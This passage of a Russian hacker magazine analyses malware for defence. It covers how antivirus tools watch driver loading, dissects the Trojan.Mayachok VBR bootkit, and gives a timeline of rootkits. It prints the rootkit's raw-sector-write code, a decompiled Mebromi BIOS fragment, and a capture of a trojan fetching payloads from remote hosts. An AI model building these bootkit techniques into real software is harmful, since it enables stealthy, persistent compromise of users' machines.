


Рисунок 10. PsSetLoadImageNotifyRoutine в DrWeb контролирует загрузку драйверов

только что созданный процесс. Если его там нет, значит, ему есть что скрывать. При этом в большинстве случаев малварь скрывает запущенный процесс за счет перехвата функции ядра ZwQuerySystemInformation и фильтрации результатов работы этой функции. (Надеюсь, ты знаешь, чем API-функции с префиксом Zw отличаются от функций с префиксом Nt? Если нет, срочно читай Руссиновича.) Таким образом, обнаружив, что эта функция перехвачена кем-то неизвестным, срочно начинай бить тревогу.

Вообще, практически все более-менее серьезные вредоносные программы любят перехватывать различные функции, но это мы обсудим чуть позже.

ЗАГРУЗКА ДРАЙВЕРА

Думаю, ты знаешь, что драйвер служит не только для управления всякими устройствами, как было во времена старого доброго MS-DOS. Для многих программ драйвер — это путь к ядру системы, путь в ring0. Так же как любой солдат мечтает стать генералом, любая более или менее амбициозная малварь мечтает проникнуть в ядро системы и поставить ее на колени, а самый прямой и простой способ осуществить это — загрузка своего специально обученного вредоносного драйвера. В свою очередь, любой более или менее амбициозный авер просто обязан следить за всеми драйверами в системе для борьбы с этим явлением.

Первый способ, который напрашивается сам собой, — это контролировать загрузку драйверов путем перехвата API-функции NtLoadDriver. Он прост и, в общем-то, эффективен, им не брезгуют пользоваться очень многие производители антивирусных программ (к примеру, Comodo, F-Secure, «Лаборатория Касперского», которая включила этот механизм в свои антивирусы с шестой по девятую версию). Помимо этого, можно прибегнуть к уже знакомым нам функциям уведомления. Функция PsSetLoadImageNotifyRoutine регистрирует функцию уведомления, которая вызывается в момент загрузки образа или отображения образа в память. Операционная система вызывает зарегистрированную callback-функцию после отображения в память образа, исполняемого в пользовательском пространстве или в пространстве ядра (как раз то, что нам нужно, ведь драйвера как раз и грузятся в ядро), до начала исполнения образа (рисунок 10).

Кроме того, некоторые антивирусы учитывают, что для загрузки драйвера его нужно прописать его в ветке реестра HKLM\System\CurrentControlSet\Services (рисунок 11). Достаточно следить за этой веткой, чтобы в случае появления там подозрительного раздела с параметром Type, значение которого равно 1, 2 или 8 (это SERVICE_KERNEL_DRIVER, SERVICE_FILE_SYSTEM_DRIVER или SERVICE_RECOGNIZER_DRIVER соответственно), своевременно поднять тревогу (рисунок 11). Надо сказать, что не все антивирусы оповещают пользователя о загрузке драйвера. Некоторые аверы однозначно и бесповоротно считают любой подозрительный загружаемый драйвер вредоносным и без спросу удаляют и сам драйвер, и программу, которая пыталась его загрузить, после чего бодро рапортуют, что малварь уничтожена.




Рисунок 11. Реакция «Антивируса Касперского» на загрузку драйвера от Kernel Detective 1.2. Может, он и вправду вредоносный?..

ЧТО ДАЛЬШЕ?

Наш главный редактор уже многозначительно постукивает резиновой дубинкой по столу, намекая на то, что выделенное под статью место заканчивается. А ведь мне так хотелось рассказать про распознавание кейлоггеров, антируткит-технологии, «песочницу», подозрительную сетевую активность и целостность системных файлов, да и аналитический компонент проактивной защиты остался без внимания… Ну что же — жди продолжения, следующий номер не за горами.

Александр Эккерт (stannic.man@gmail.com)

VBR-руткит

НОВЫЙ ТИП РУТКИТОВ, ЗАРАЖАЮЩИХ BOOT-СЕКТОРА

У производителей антивирусного обеспечения появилась новая головная боль — в руки вирусописателей попала очень необычная новая технология заражения операционной системы, использующая особенности загрузки томов жесткого диска. Ниже мы попробуем в ней разобраться.

INFO

Хорошие практики системного кодинга описаны в четвертом издании замечательной книги «Windows System Programming», которое вышло в 2010 году. Если постараться, ее можно найти в Сети.

WWW

Для того чтобы приобрести очень хорошие навыки работы с ядром Windows, советую посетить www.osronline.com. Это один из лучших сайтов в Сети о программировании в kernel mode в ядре, к тому же хорошо освещающий кодинг под 64-битные системы.

Ты мог обратить внимание, что за последние один-два года сложность компьютерных вирусов существенно выросла. Создается впечатление, что на поприще вирусмейкерства и руткитостроения вчерашних школьников потеснили очень сильные кодеры, которые, дали бы фору даже самим разработчикам винды. Возникает вопрос, почему бы им, с их знаниями, не работать на хороших парней? Ответ очевиден. Ни одна антивирусная компания не будет платить такую зарплату, которая устроит разработчика продвинутого руткита, ведь помимо огромного бабла за разработку руткита он наверняка получает еще и процент от партнерок по подмене выдачи или от тех, кто принуждает пользователей отправлять платные SMS-сообщения. Так что, в общем, можно не удивляться появлению таких сложных и интересных технологий, как заражение VBR.

ЯВЛЕНИЕ VBR-РУТКИТА

С легкой руки антивирусных товарищей из Dr.Web новоявленный руткит был назван Trojan.Mayachok. Кроме посредственного отчета, никакой информации о нем пока нет. Мы восполним этот пробел и как следует разберем эту интересную малварь. Основной особенностью руткита является необычный механизм заражения системы — можешь быть уверен, что ранее такого оригинального способа в дикой природе не встречалось.


Каждый раздел диска (то есть каждая партиция, иногда называемая «логический том DOS»), имеет собственную загрузочную запись (Volume Boot Record, VBR) или по-другому — сектор, кому как нравится. Он отличается от Master Boot Record (MBR), которая контролирует процесс загрузки всего диска, однако суть их схожа. Таким образом, VBR отвечает за загрузку определенного логического тома. Каждый VBR состоит из блока параметров диска (Disk Parameter Block), который содержит специфическую информацию о томе, такую как размер, число секторов, имя тома и т.д., а также сам код загрузки тома (Volume Boot Code), который используется для старта операционной системы. Этот код вызывается кодом загрузки тома(master boot) и исполняется каждый раз, когда загружается операционная система. Более подробно о различиях и особенностях MBR и VBR в различных операционных системах можно прочитать здесь — http://thestarman.narod.ru/asm/mbr/index.html. VBR-руткит заражает код загрузки тома, подменяя список драйверов, грузящихся операционной системой и таким образом классическая проверка только загрузочного сектора не может обнаружить вредоносный объект, так как он располагается дальше — внутри VBR. VBR-руткит перехватывает прерывание INT 13h для просмотра содержимого секторов, считываемых с диска. Затем он загружает с диска свой драйвер и распаковывает на прежнее место оригинальный код VBR. Управление возвращается системному загрузчику. После этого руткит патчит ntldr, bootmgr, osloader.exe, winload.exe и т. д., в зависимости от используемого операционной системой загрузчика, так как под удар попадает вся линейка ОС Windows. Определенная новизна руткита также состоит в том, что он использует не только обычные перехваты, но и аппаратные отладочные регистры (dr0-dr7) и выполняет трассировку кода. Это необходимо для того, чтобы придать универсальность руткиту и обеспечить его обходом защиты целостности загрузочных модулей. Непосредственно установка драйвера и перезапись вызывается во время выполнения nt!KiSystemStartup, когда в системе еще не проинициализирована IDT и отключены прерывания и PatchGuard.

Далее автор вредоносной программы прибег к изящному и нестандартному решению: руткит патчит списки из структуры LOADER_PARAMETER_BLOCK, в частности в список LoadOrderList он добавляется как копия первого модуля в списке (а это ядро ОС), а в BootDriverList как загрузочный драйвер, якобы прописанный в ветке реестра \Registry\Machine\System\CurrentControlSet\Services\null. Сам механизм перезаписи сектора не использует никаких новых методов. Крис Касперски, например, неоднократно писал в нашем журнале о способах raw-чтения и записи информации на жесткий диск. Обычно для этого вызывается API-функция nbtdll!DeviceIoControl с кодом IOCTL_SCSI_PASS_THROUGH_DIRECT. Предварительно заполняются блоки SCSI_PASS_THROUGH_DIRECT и SCSI_PASS_THROUGH_DIRECT_WITH_BUFFER, после чего уже посылается SRB (SCSI Request Block). Руткит делает это следующим образом:


```
if (Flags & SCSI_IO_WRITE_SECTOR)
{
   Direction = SCSI_IOCTL_DATA_OUT;
   OpCode = SCSIOP_WRITE;
   OpCode16 = SCSIOP_WRITE16;
}
else
{
   Direction = SCSI_IOCTL_DATA_IN;
   OpCode = SCSIOP_READ;
   OpCode16 = SCSIOP_READ16;
}
   if (Spt = (PSCSI_PASS_THROUGH_DIRECT)malloc(bLen))
{
   Sptb = (PSCSI_PASS_THROUGH_DIRECT_WITH_BUFFER)Spt;
   hDrive = CreateFile(Drive, ....);
   if (hDrive != INVALID_HANDLE_VALUE)
   {
      Spt->Length = sizeof(SCSI_PASS_THROUGH_DIRECT);
      Spt->SenseInfoLength = SPTWB_SENSE_LENGTH;
      Spt->DataIn = Direction;
      Spt->DataTransferLength = Length;
      Spt->TimeOutValue = 200;
      Spt->DataBuffer = Buffer;
      Spt->SenseInfoOffset = (ULONG)
          ((PCHAR)&Sptb->SenseInfoBuffer - (PCHAR)Sptb);
      if (LOBYTE(LOWORD(GetVersion())) > 5)
          Spt->Cdb16.OperationCode = OpCode16;
      else
          Spt->Cdb16.OperationCode = OpCode;
      Spt->Cdb16.ForceUnitAccess = TRUE;
      // тут заполняются блоки Spt->Cdb16
      Spt->Cdb16.Control = 0x10;
      // посылаем SRB block диску
      Status = DeviceIoControl(hDrive,
         IOCTL_SCSI_PASS_THROUGH_DIRECT, Spt, bLen,
         Spt, bLen, &bRead, NULL);
   }
   free(Spt);
}
```

МУХИ И КОТЛЕТЫ

В зараженную систему устанавливается полноценный драйвер, однако он всего лишь грузит дополнительную библиотеку или во все процессы подряд, или в некий заранее выделенный (тот экземпляр, который попал мне в руки, грузил dll во все стартующие процессы). Это осуществляется с помощью обычного способа, который основан на регистрации собственного нотификатора PsCreateProcessNotifyRoutine и последующем задействовании механизма APC. Этот способ, используется и семейством руткита TDL/TDSS, в нем нет ничего нового, и останавливаться на нем



Незараженная система



Система, зараженная VBR-руткитом

незачем. Как именно портит жизнь троян, зависит уже от самой прогружаемой библиотеки. Так, антивирусные компании часто утверждают в тырнетах, что Mayachok представляет серьезную опасность. Он крадет средства со счетов сотовых абонентов, предлагая пользователям ответить на входящее SMS-сообщение. Зафиксированы случаи, когда троян подменял youtube.com, vkontakte.ru, odnoklassniki.ru, rostelecom.ru, support.akado.ru, my.mail.ru и блокировал доступ в интернет. При попытке открыть в браузере какой-либо сайт Trojan.Mayachok.1 перенаправлял пользователя на URL страницы, предлагающей «активировать» или «подтвердить» аккаунт. Для этого пользователю нужно было указать свой номер телефона и ответить на SMS-сообщение. Один из подтвержденных методов распространения этой программы — рассылка в социальной сети В Контакте, рекламирующая программу для просмотра посетителей, заходивших на страницу пользователя. Это означает, что Trojan.Mayachok прогружает в процессы браузеров свою библиотеку, которая подменяет стартовые страницы указанных сайтов, которые просят доверчивых пользователей отправить SMS-сообщение для получения доступа к сайту. Вся закавыка в том, что сам VBR-руткит служит лишь средством для доставки зловредного кода и сам по себе ничего деструктивного не несет (с точки зрения воздействия на ядро и установки драйвера в систему).


И НА СТАРУХУ НАЙДЕТСЯ САМ ЗНАЕШЬ ЧЕГО...

Самое удивительное в новомодном рутките — это отсутствие хоть какой-нибудь защиты от проактивок и антивирусных программ. И это крайне необычно, поскольку автор руткита, со своим опытом и очень оригинальным подходом к делу, мог бы запросто прикрутить для защиты нечто выдающееся. Например, взять TDL с его техникой перехвата обработчиков atapi.sys, которая используется для сокрытия файлов и до сих пор ставит в тупик разработчиков антивирусных решений. Реализуй автор VBR-руткита нечто подобное, троян бы превратился в очень мощное оружие, бороться с которым было бы очень непросто. Однако, как ни странно, ничего похожего в функционале VBR-руткита нет. Может быть, автор решил сделать защиту в более поздних «релизах» или в версиях для более узких кругов? К тому же выявить заражение системы очень легко (см. скрины). Да и вообще, зараженная VBR, присутствие «левого» драйвера и dll в системе, регистрация собственного нотификатора загрузки процессов PsCreateProcessNotifyRoutine и патч загрузчика — все это палится в системе на ура.

ЗАКЛЮЧЕНИЕ

Выходит, не такой уж сильный программист писал этот руткит. Но зато в креативности ему не откажешь. Возможно, в будущем его замучают клиенты, и он разработает более серьезные и сложные версии VBR-руткита, которые будут выделяться не только уникальным способом заражения системы. Интересно будет посмотреть, что у него получится, — разработчики TDL/TDSS не стоят на месте, и, может быть, этот руткит тоже получит интересное техническое развитие. ⌶

deeonis (deeonis@gmail.com)



ИСТОРИЯ руткитов

ОТ НАЧАЛА НАЧАЛ ДО СЕГОДНЯШНЕГО ДНЯ

Термин «руткит» сам по себе не означает ничего плохого. Это всего лишь утилита или набор утилит для сокрытия какого-либо программного кода и следов его работы. Однако, так как скрываемый код обычно является вредоносным, в народе этот термин прочно закрепился за зловредами, прячущими себя в системе. Первоначально rootkit'ы появились в UNIX-системах — они помогали замаскировать присутствие взломщика в системе. Но известность они приобрели с выходом операционных систем от Microsoft. А началось всё еще во времена MS-DOS и стелс-вирусов...

1986

В 1986 году братья Амджат и Базит Алви (Amdjat и Basit Faroog Alvi) из Пакистана разработали вирус Brain. Зловред, в теле которого содержались имена, адреса и номера телефонов авторов, был разработан для того, чтобы наказать пиратов, ворующих софт у их компании. При попытке чтения заражённого сектора Brain «подставлял» его незаражённый оригинал, то есть фактически являлся первым стелс-вирусом в истории.

Brain не только получил звание родоначальника стелс-зловредов, но и стал первым зверьком, спровоцировавшим настоящую эпидемию, — только в США им было инфицировано около 18 тысяч компьютеров.

1990

В первые годы последнего десятилетия XX века проблема вирусов начала приобретать глобальный характер. В 1990 году на свет появился первый полиморфный вирус Chameleon, который, помимо всего прочего, использовал для своей защиты стелс-приемчики. Chameleon успешно обходил антивирусные программы тех лет и долгое время был недосягаем для них.

Во второй половине 1990-го «на волю» вырвались Frodo и Whale. Оба зловреда использовали продвинутые стелс-технологии, а Whale был знаком с шифрованием и применял антиотладочные трюки.

1992

Семейство вирусов ExeHeader появилось в 1992 году. Зловред перехватывал 13h-прерывание и заражал файлы при чтении/записи сектора, если в нем оказывался заголовок MZ. Самым опасным из них стал ExeHeader.396, который работал на уровне 21h-прерывания и заражал exe-файлы при их запуске. Вдобавок к этому он периодически пытался испортить жесткий диск. Другие вирусы семейства ExeHeader работали с прерываниями 16h, 1Ch, 2Fh.

В последующие годы появилось множество стелс-вирусов под MS-DOS. Они перехватывали разнообразные прерывания и DOS-функции. Например, олигоморфик-стелс-вирус Kerplunk обрабатывал целых 23 функции: обращения к файлам, поиска, выделения и освобождения системной памяти.

1993

В 1993 году вышла новая ОС от Microsoft — Windows NT 3.1, которая задала новые стандарты безопасности. Под эту операционную систему некоторое время не появлялось никаких серьезных зловредов, не говоря уже о стелс-вирусах. Продолжалось развитие вредоносного ПО для MS-DOS, который тогда был еще широко распространен.

1995

В 1995 году гуру Windows-программирования Джефри Рихтер (Jeffrey Richter) в своей легендарной книге Programming Applications for Microsoft Windows описал технологии перехвата системных вызовов в ring3. Впоследствии во многих вредоносах использовался код из примеров, приведенных в этой книге.

1997

Первый win32-вирус, использующий стелс-приемы, появился лишь в 1997-м и получил название Win32.Cabanas. Зловерд инфицировал PE-файлы, предварительно проверяя их размер. Если он был кратным 101 байту, программа считалась зараженной. Чтобы скрыть следы своей активности, Cabanas перехватывал несколько API-функций, в том числе FindFirstFileA, FindFirstFileW, FindNextFileA и FindNextFileW. Если файл, к которому шло обращение, был заражен, вирус реализовывал свой полустелс-алгоритм и показывал, что этот файл имеет меньшую длину.

В следующие году появилось множество зловредов, использующих стелс-технологии разной степени сложности. Например, Win9x. Zerg работал только под управлением Windows 95/98 и перехватывал девять функций открытия/закрытия, чтения/записи и поиска файлов.



Автор BluePill Жанна Рутковская. Красивая и умная одновременно

При вызове некоторых из них вирус модифицировал системные данные таким образом, чтобы файл не выглядел инфицированным.

1999

В 1999 году Грег Хогланд (Greg Hoglund) создал утилиту NT Rootkit, в которой реализовал технику обхода системных механизмов защиты Windows. Результаты его работы были опубликованы в электронном журнале PHRACK, а все стелс-вирусы, которые разрабатывались после этого, с легкой руки Хогланда стали называть руткитами.

В это же время вышла книга П. Дабак с соавторами «Недокументированные возможности Windows NT» (P. Dabak et al "Undocumented Windows NT"), которая описывала методы перехвата системных вызовов в ring0. Более подробно эта тема освещается в книге Свена Шрайбера «Недокументированные возможности Windows 2000», изданной в 2001 году.

Destination	Protocol	Info
178.17.162.242	HTTP	GET /banner3.php?q=5011.5011.2000.0.0.4fac4dc372
178.17.162.242	HTTP	GET /banner2.php?q=5011.5011.2000.0.0.4fac4dc372
192.168.88.148	HTTP	HTTP/1.0 200 OK (application/octet-stream)
192.168.88.148	HTTP	HTTP/1.0 200 OK (application/octet-stream)
85.17.211.165	HTTP	GET /banner.php?aff_id=10682 HTTP/1.1
192.168.88.148	HTTP	HTTP/1.1 404 Not Found (text/html)
69.50.192.52	HTTP	GET /index.php?aff_id=24080 HTTP/1.1
192.168.88.148	HTTP	HTTP/1.1 200 OK (text/html)

Black Internet Trojan запрашивает конфигурацию www.weathertalkz.com

2000

Русский программист создал проект he4hook. Программа не содержала вредоносного кода, но умела скрывать файлы на жестком диске. Она работала на уровне ядра, но сам автор не считал свое детище руткитом.

2002

В 2002 году появилась утилита Hacker Defender (она же HacDef). Программа, не являвшаяся зловредом, тем не менее предоставляла гораздо больше возможностей, чем he4hook. HacDef умела скрывать не только файлы, но и ключи реестра и процессы. Утилита имела гибкие настройки и работала преимущественно в user-mode.

2003

Инструмент Vanquish вышел в 2003 году. Он позволял скрывать файлы, директории и ключи реестра, но, в отличие от своих предшественников, выполнял некоторые вредоносные действия, а именно логировал пароли. Работал Vanquish в ring3.

В этом же году появился Haxdoor. Это был уже полноценный бэкдор, использовавший руткит-технологии для своей маскировки. ПО работало в режиме ядра. Позже вышла его модификация A-311 Death.

2004

В 2004 году появилась утилита FU, предназначенная для сокрытия процессов. Она реализовывала принципиально новую технологию, основанную на изменении системных структур, а не путей к ним, как это делали предыдущие программы такого типа.

В это время множество вредоносных программ начали использовать код или готовые утилиты таких руткитов, как HacDef и FU. Вирусы либо напрямую обращались к исполняемым файлам маскирующего софта, что было самым распространенным решением, либо модифицировали код опенсорсных зловредов-руткитов, основанных на Haxdoor.

Haxdoor, FU и HacDef в том или ином виде встречались в 80 % руткитов того времени. Очень редко можно было встретить rootkit'ы, написанные на заказ. Качество этих уникальных программ было на высоте.

2005

В 2005 году руткиты распространились настолько широко, что привлекли внимание СМИ и крупных компаний. Так, например, на конференции RSA Security софтостроительная корпорация Microsoft подняла вопрос об угрозах со стороны руткитов.

В это же время начали появляться некоммерческие антируткит-утилиты. Первые версии таких программ были узконаправленными, например умели выявлять только скрытые файлы, но со временем маленькие утилиты превратились в полноценное ПО для обнаружения rootkit-вирусов. Такие программы обладают мощным функционалом и гибкими настройками. К наиболее полезным из них можно отнести GMER и Rootkit Unhooker.

Параллельно в недрах хакерского сообщества была разработана технология eEye BootRoot, породившая концептуально новый класс руткитов — загрузочные руткиты или буткиты. Идея вовсе не нова, так как вирусы, записывающие себя в MBR, существовали еще во времена MS-DOS. Правда, в мире Windows такие шалости были гораздо сложнее в реализации и опаснее.

2006

В 2006 году руткит-технологии начали использоваться в e-mail-червях и троянцах, таких как Bagle или Goldun. Один из крупнейших ботнетов того времени — Rustock — активно использовал rootkit-приемы. К концу своей жизни спамерская сеть насчитывала около двух миллионов компьютеров и могла отправлять до 25 тысяч сообщений в час.


Между тем крупные антивирусные компании в массовом порядке стали внедрять в свои продукты модули по борьбе со всемогущими зловредами. В целом коммерческие антивирусы при обнаружении руткитов были менее эффективны, чем специализированные бесплатные утилиты, которыми, однако, могли использоваться только профессионалами.

Но и вирмейкеры не стояли на месте. Появились концепции руткитов, основанные на аппаратной виртуализации. В 2006-м их было целых три: SubVirt, Vitrio и BluePill. Последняя была публично продемонстрирована на конференции Black Hat Briefings третьего августа 2006 года в виде образца реализации для ядра Windows Vista. Этот руткит разработала Йоанна Рутковская, польский специалист по компьютерной безопасности. Йоанна утверждала, что ее творение является «на 100 % не обнаруживаемым», поскольку гипервизор может обмануть любую программу детектирования. Впоследствии она же создала про-

КОММЕРЧЕСКИЕ АНТИВИРУСЫ ПРИ ОБНАРУЖЕНИИ РУТКИТОВ БЫЛИ МЕНЕЕ ЭФФЕКТИВНЫ, ЧЕМ СПЕЦИАЛИЗИРОВАННЫЕ БЕСПЛАТНЫЕ УТИЛИТЫ

```
StringFound = 0;
FileHandle = CreateFileA("c:\\bios.bin", 0x80000000u, 0, 0, 3u, 0x80u, 0);
hFile = FileHandle;
if ( FileHandle != (HANDLE)0xFFFFFFFF
  && (FileSize = GetFileSize(FileHandle, 0),
     FileBuffer = operator new(FileSize),
     memset(FileBuffer, 0, FileSize),
     ReadFile(hFile, FileBuffer, FileSize, &NumberOfBytesRead, 0)) )
{
  Index = 0;
  if ( FileSize > 0 )
  {
    while ( *((_BYTE *)FileBuffer + Index) != 'h'
         || *((_BYTE *)FileBuffer + Index + 1) != 'o'
         || *((_BYTE *)FileBuffer + Index + 2) != 'o'
         || *((_BYTE *)FileBuffer + Index + 3) != 'k'
         || *((_BYTE *)FileBuffer + Index + 5) != 'r'
         || *((_BYTE *)FileBuffer + Index + 6) != 'o'
         || *((_BYTE *)FileBuffer + Index + 7) != 'm' )
    {
      ++Index;
      if ( Index >= FileSize )
        goto _end;
    }
    StringFound = 1;
  }
```

Часть кода Mebromi



Загрузочный код Mebratix

грамму RedPill, позволявшую отслеживать использование виртуальной машины из непривилегированного режима и тем самым детектировать BluePill.

2007

В 2007 году продолжились исследования в области буткитов. Был создан Vbootkit, который представлял собой еще одну концепт-реализацию загрузочного руткита. Программа позиционировалась в первую очередь как средство для исследования безопасности Windows Vista, которая тогда как раз вышла.

Примерно в то же время был реализован первый вредонос на основе этой технологии: Sinowal, или Mebroot. Многие антивирусы долгое время ничего не могли противопоставить этому зловреду, и он безнаказанно буйствовал на пользовательских ПК. Не один десяток антивирусных аналитиков провел множество бессонных ноче й за изучением кода Mebroot, который на тот момент был настоящим прорывом.

Также в 2007 году был представлен концепт биос-руткита IceLord, который мог инфицировать основу основ современного ПК. Конечно, для успешного заражения требовалось соблюдение определенных условий, но начало было положено.

2008

RedPill, разработанная Жанной Рутковской, была вовсе не идеальна. Программа вызвала много критики в свой адрес, и ее разработка была прекращена. Но идеи, лежавшие в основе «Красной таблетки», продолжили свою жизнь. В 2008 группа North Security Labs сообщила о том, что среду виртуализации BluePill можно обнаружить. Специалисты рассказали, что отследить руткит можно как по косвенным признакам, например по снижению производительности или использованию внешнего источника времени, так и с помощью доверенного гипервизора, который бы запускал гипервизор вредоноса, и уже из-под него анализировал руткит-активность. Последний метод гораздо надежнее.

2010

В 2010-м, после относительного затишья на руткит-сцене, появилось еще несколько буткитов: Alipop, Black Internet Trojan и Ghost Shadow (Mebratix.b). Первый из них имеет китайские корни, о чем свидетельствует устанавливаемая им AdWare на китайском языке. Mebratix впервые обнаружили специалисты компании Symantec, а Black Internet Trojan в то время являлся самым распространенным буткитом.

В августе появился первый rootkit для 64-битных ОС Windows. Вирус, препарированный аналитиками компании «Доктор Веб», получил название BackDoor.Tdss.

Но, пожалуй, королем руткитов 2010 года стал Stuxnet. Его популярность обусловлена в первую очередь тем, что, согласно одной теории, этот червь создали израильские спецслужбы специально для противодействия ядерной программе Ирана. Вредонос перехватывает и модифицирует информационный поток, которым обмениваются программируемые логические контроллеры марки SIMATIC S7 и рабочие станции SCADA-системы SIMATIC WinCC фирмы Siemens. Руткит-функции в Stuxnet отошли на второй план.

2011

Второго сентября 2011-го китайская компания Qihoo 360 сообщила о новом вирусе с BIOS-руткитом Mebromi. Зловред, нацеленный на китайских пользователей, не только заражает BIOS, но и модифицирует MBR, работает как руткит в ring0, инфицирует PE-файлы и выполняет функции трояна. Mebromi стал первым BIOS-руткитом после концепта IceLord, появившегося в 2007 году.

ЗАКЛЮЧЕНИЕ

